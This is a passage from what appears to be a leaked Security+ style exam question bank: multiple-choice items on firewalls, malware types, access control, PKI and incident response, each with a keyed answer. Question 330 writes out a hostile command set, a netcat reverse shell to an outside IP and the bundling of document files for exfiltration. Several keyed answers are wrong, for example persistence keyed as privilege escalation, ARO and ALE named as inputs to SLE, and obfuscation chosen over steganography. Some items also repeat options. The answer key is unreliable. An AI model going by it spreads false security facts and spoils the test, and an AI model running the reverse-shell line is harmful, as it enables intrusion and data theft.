Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The

security analyst reviews the log file from Ann's system and notices the following output:

```
2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

A. Web application firewall
B. DLP
C. Host-based firewall
D. UTM
E. Network-based firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256
Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?

A. Competitors
B. Insiders
C. Hacktivists
D. Script kiddies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 257
While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid.

Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 258
Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files. Which of the following attacks has occurred?

A. Ransomware
B. Keylogger
C. Buffer overflow
D. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 259
Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?

A. Role-based access control
B. Honeypot
C. Rule-based access control

D. Password cracker

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260
Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information.
Which of the following is MOST likely preventing Ann from receiving the encrypted file?

A. Unencrypted credentials
B. Authentication issues
C. Weak cipher suite
D. Permission issues

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261
A systems administrator is configuring a system that uses data classification labels.
Which of the following will the administrator need to implement to enforce access control?

A. Discretionary access control
B. Mandatory access control
C. Role-based access control
D. Rule-based access control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 262
An analyst is using a vulnerability scanner to look for common security misconfigurations on devices.
Which of the following might be identified by the scanner? (Select TWO).

A. The firewall is disabled on workstations.
B. SSH is enabled on servers.
C. Browser homepages have not been customized.
D. Default administrator credentials exist on networking hardware.
E. The OS is only set to check for updates once a day.

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 263
A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:

The computer has not reported status in 30 days.

Given this scenario, which of the following statements BEST represents the issue with the output above?

A. The computer in question has not pulled the latest ACL policies for the firewall.
B. The computer in question has not pulled the latest GPO policies from the management server.
C. The computer in question has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in question has not pulled the latest application software updates.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264
A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 265
Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization
B. Identification, authorization, authentication
C. Authentication, identification, authorization
D. Authentication, identification, authorization
E. Authorization, identification, authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 266
A bank uses a wireless network to transmit credit card purchases to a billing system.
Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

A. Air gap
B. Infrared detection
C. Faraday cage

D. Protected distributions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 267
A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.
Which of the following solutions would BEST meet these requirements?

A. Multifactor authentication
B. SSO
C. Biometrics
D. PKI
E. Federation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 268
Which of the following metrics are used to calculate the SLE? (Select TWO)

A. ROI
B. ARO
C. ALE
D. MTBF
E. MTTF
F. TCO

Correct Answer: BC
Section: (none)

Explanation

Explanation/Reference:

QUESTION 269
Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization
C. The server should connect to external Stratum 1 NTP servers for synchronization
D. The server should connect to external Stratum 1 NTP servers for synchronization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 270
When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key
B. Establish digital signatures
C. Agree on an encryption method
D. Install digital certificates

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271
Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department
B. A user remotely logs into the mail server with another user's credentials
C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 272
An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public
B. Private
C. PHI
D. PII

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273
A user receives an email from ISP indicating malicious traffic coming from the user's home network is detected. The traffic appears to be Linux-based, and it is targeting a website that was recently featured on the news as being taken offline by an Internet attack. The only Linux device on the network is a home surveillance camera system.
Which of the following BEST describes what is happening?

A. The camera system is infected with a bot.
B. The camera system is infected with a RAT.
C. The camera system is infected with a Trojan.
D. The camera system is infected with a backdoor.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 274
Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack.
Which of the following is considered to be a corrective action to combat this vulnerability?

A. Install an antivirus definition patch
B. Educate the workstation users
C. Leverage server isolation
D. Install a vendor-supplied patch
E. Install an intrusion detection system

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 275
A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:

IP Address	Subnet Mask	Default Gateway	DNS Server Address
192.168.1.26	255.255.255.0	192.168.1.254	192.168.1.254

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occuring?

A. dig www.google.com
B. dig 192.168.1.254
C. dig workstation01.com

D. dig 192.168.1.26

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 276
A number of employees report that parts of an ERP application are not working. The systems administrator reviews the following information from one of the employee workstations:

```
Execute permission denied: financemodule.dll
Execute permission denied: generalledger.dll
```

Which of the following should the administrator implement to BEST resolve this issue while minimizing risk and attack exposure?

A. Update the application blacklist
B. Verify the DLL's file integrity
C. Whitelist the affected libraries
D. Place the affected employees in the local administrator's group

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 277
A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

A. Anomaly-based
B. Stateful
C. Host-based
D. Signature-based

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278
An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

A. WPA2
B. WPA
C. EAP
D. WEP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279
A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot

D. Port mirroring

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 280
An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

A. NIPS
B. HIDS
C. Web proxy
D. Elastic load balancer
E. NAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 281
Which of the following is the main difference an XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server.
C. CSRF needs the victim to be authenticated to the trusted server.
D. CSRF does not need the victim to be authenticated to the trusted server.
E. CSRF does not need the attacker to be authenticated to the trusted server.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 282
A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

A. Time-based
B. Mandatory
C. Rule-based
D. Discretionary

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 283
A small- to medium-sized company wants to block the use of USB devices on its network. Which of the following is the MOST cost-effective way for the security analyst to prevent this?

A. Implement a DLP system
B. Apply a GPO
C. Conduct user awareness training
D. Enforce the AUP.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 284
Corporations choose to exceed regulatory framework standards because of which of the following incentives?

A. It improves the legal defensibility of the company.
B. It gives a social defense that the company is not violating customer privacy laws.
C. It proves to investors that the company takes APT cyber actors seriously
D. It results in overall industrial security standards being raised voluntarily.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 285
Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 286
A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website, allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 287
Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 288
Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 289
A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being

discovered?

A. Password history
B. Account lockout
C. Account expiration
D. Password complexity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 290
A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 291
Which of the following is a major difference between XSS attacks and remote code exploits?

A. XSS attacks use machine language, while remote exploits use interpreted language
B. XSS attacks target servers, while remote code exploits target clients
C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 292
A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:

```
Database:  CustomerAccess1
Column:    Password
Data type: MD5 Hash
Salted?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 293
A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate

C. OCSP stapling
D. Wildcard certificate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 294
During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- Allow authentication from within the United States anytime
- Allow authentication if the user is accessing email or a shared file system
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 295
A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 296
A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 297
A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 298
A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: `5 PERMIT FROM:ANY TO:ANY PORT:53`
B. Replace rule number 10 with the following rule: `10 PERMIT FROM:ANY TO:ANY PORT:22`
C. Insert the following rule in the firewall: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`
D. Remove the following rule from the firewall: `30 DENY FROM:ANY TO:ANY PORT:ANY`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 299
Which of the following is a technical preventive control?

A. Two-factor authentication
B. DVR-supported cameras
C. Acceptable-use MOTD
D. Syslog server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 300
A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal network securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 301
While investigating a virus infection, a security analyst discovered the following on an employee laptop:
- Multiple folders containing a large number of newly released movies and music files
- Proprietary company data
- A large amount of PHI data
- Unapproved FTP software
- Documents that appear to belong to a competitor

Which of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 302

Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the `Windows/CurrentVersion/Run` registry key?

A. Persistence
B. Pivoting
C. Active reconnaissance
D. Escalation of privilege

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 303
An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 304
A security analyst is implementing PKI-based functionality to a web application that has the following requirements:
- File contains certificate information
- Certificate chains

- Root authority certificates
- Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. .pfx certificate
B. .cer certificate
C. .der certificate
D. .crt certificate

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305
Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 306
A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

A. RAT

B. Ransomware
C. Worm
D. Trojan
E. Backdoor

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 307
A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is a AAA solution that will provide the required wireless authentication?

A. TACACS+
B. MSCHAPv2
C. RADIUS
D. LDAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 308
A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 309
An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 310
A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot Be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail_Employee_Access
Client Address: 10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance.
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer
B. Add the employee to a less restrictive group on the content filter
C. Remove the proxy settings from the employee's web browser
D. Create an exception for the job search sites in the host-based firewall on the employee's computer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 311
A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 312
An employee in the finance department receives an email, which appears to come from the Chief Financial Officer (CFO), instructing the employee to immediately wire a large sum of money to a vendor. Which of the following BEST describes the principles of social engineering used? (Choose two.)

A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 313
A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 314

During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

A. Run weekly vulnerability scans and remediate any missing patches on all company devices
B. Implement rogue system detection and configure automated alerts for new devices
C. Install DLP controls and prevent the use of USB drives on devices
D. Configure the WAPs to use NAC and refuse connections that do not pass the health check

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 315
A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes. Which of the following configurations should the security administrator set up in order to complete this request?

A. LDAP
B. RADIUS
C. SAML
D. NTLM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 316
An organization wants to implement a method to correct risks at the system/application layer. Which of the following is the BEST method to accomplish this goal?

A. IDS/IPS
B. IP tunneling
C. Web application firewall
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317
A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned with the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 318
A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited imformation pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box

C. White box
D. Vulnerability scanning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 319
When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 320
A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision. Which of the following represents the BEST way to configure the accounts? (Select TWO.)

A. Implement time-of-day restrictions.
B. Modify archived data.
C. Access executive shared portals.
D. Create privileged accounts.
E. Enforce least privilege.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 321
An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 322
If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 323
A security administrator needs to configure remote access to a file share so it can only be accessed between the hours of 9:00 a.m. and 5:00 p.m. Files in the share can only be accessed by members of the same department as the data owner. Users should only be able to create files with approved extensions, which may differ by department. Which of the following access controls would be the MOST appropriate for this situation?

A. RBAC
B. MAC
C. ABAC
D. DAC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 324
A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

“Your message has been quarantined for the following policy violation: external potential_PII. Please contact the IT security administrator for further details”.

Which of the following BEST describes why this message was received?

A. The DLP system flagged the message.
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient’s IP address.
D. The file integrity check failed for the attached files.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 325
After discovering the `/etc/shadow` file had been rewritten, a security administrator noticed an application insecurely creating files in `/ tmp`.

Which of the following vulnerabilities has MOST likely been exploited?

A. Privilege escalation
B. Resource exhaustion
C. Memory leak

D. Pointer dereference

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 326
A small organization has implemented a rogue system detection solution. Which of the following BEST explains the organization's intent?

A. To identify weak ciphers being used on the network
B. To identify assets on the network that are subject to resource exhaustion
C. To identify end-of-life systems still in use on the network
D. To identify assets that are not authorized for use on the network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 327
A company has won an important government contract. Several employees have been transferred from their existing projects to support a new contract. Some of the employees who have transferred will be working long hours and still need access to their project information to transition work to their replacements.

Which of the following should be implemented to validate that the appropriate offboarding process has been followed?

A. Separation of duties
B. Time-of-day restrictions
C. Permission auditing
D. Mandatory access control

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 328
Which of the following are considered to be “something you do”? (Choose two.)

A. Iris scan
B. Handwriting
C. CAC card
D. Gait
E. PIN
F. Fingerprint

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 329
A user needs to transmit confidential information to a third party.

Which of the following should be used to encrypt the message?

A. AES
B. SHA-2
C. SSL
D. RSA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 330
A security analyst believes an employee’s workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The

analyst then runs the `diff` command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:

```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy   *.doc   >  %TEMP%\docfiles.zip
copy   *.xls   >  %TEMP%\xlsfiles.zip
copy   *.pdf   >  %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

A. Worm
B. Spyware
C. Logic bomb
D. Backdoor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 331
Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

A. Authorization
B. Authentication
C. Accounting
D. Identification

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 332
An organization employee resigns without giving adequate notice. The following day, it is determined that the employee is still in possession of several company-owned mobile devices.

Which of the following could have reduced the risk of this occurring? (Choose two.)

A. Proper offboarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 333
A security administrator has completed a monthly review of DNS server query logs. The administrator notices continuous name resolution attempts from a large number of internal hosts to a single Internet addressable domain name. The security administrator then correlated those logs with the establishment of persistent TCP connections out to this domain. The connections seem to be carrying on the order of kilobytes of data per week.

Which of the following is the MOST likely explanation for this anomaly?

A. An attacker is exfiltrating large amounts of proprietary company data.
B. Employees are playing multiplayer computer games.
C. A worm is attempting to spread to other hosts via SMB exploits.
D. Internal hosts have become members of a botnet.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 334
Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335
A company wants to implement a wireless network with the following requirements:

- All wireless users will have a unique credential.
- User certificates will not be required for authentication.
- The company's AAA infrastructure must be utilized.
- Local hosts should not store authentication tokens.

Which of the following should be used in the design to meet the requirements?

A. EAP-TLS
B. WPS
C. PSK
D. PEAP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 336
A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation.
B. Sanitize the workstation's internal drive.
C. Reimage the workstation for normal operation.
D. Disable the network connections on the workstation.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 337
A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server.

Which of the following has MOST likely occurred? (Choose three.)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Virus
E. Ransomware
F. Backdoor
G. DDoS attack

Correct Answer: ADE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 338

A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior.

Which of the following strategies is the security engineer executing?

A. Baselining
B. Mandatory access control
C. Control diversity
D. System hardening

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 339
Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identity areas that require patching?

A. Black box
B. Gray box
C. White box
D. Red team
E. Blue team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 340
An office recently completed digitizing all its paper records. Joe, the data custodian, has been tasked with the disposal of the paper files, which include:

- Intellectual property
- Payroll records
- Financial information

- Drug screening results

Which of the following is the BEST way to dispose of these items?

A. Schredding
B. Pulping
C. Deidentifying
D. Recycling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 341
In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility.

Which of the following describes the type of actors that may have been implicated?

A. Nation state
B. Hacktivist
C. Insider
D. Competitor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 342
Joe, a member of the sales team, recently logged into the company servers after midnight local time to download the daily lead form before his coworkers did. Management has asked the security team to provide a method for detecting this type of behavior without impeding the access for sales employee as they travel overseas.

Which of the following would be the BEST method to achieve this objective?

A. Configure time-of-day restrictions for the sales staff.
B. Install DLP software on the devices used by sales employees.
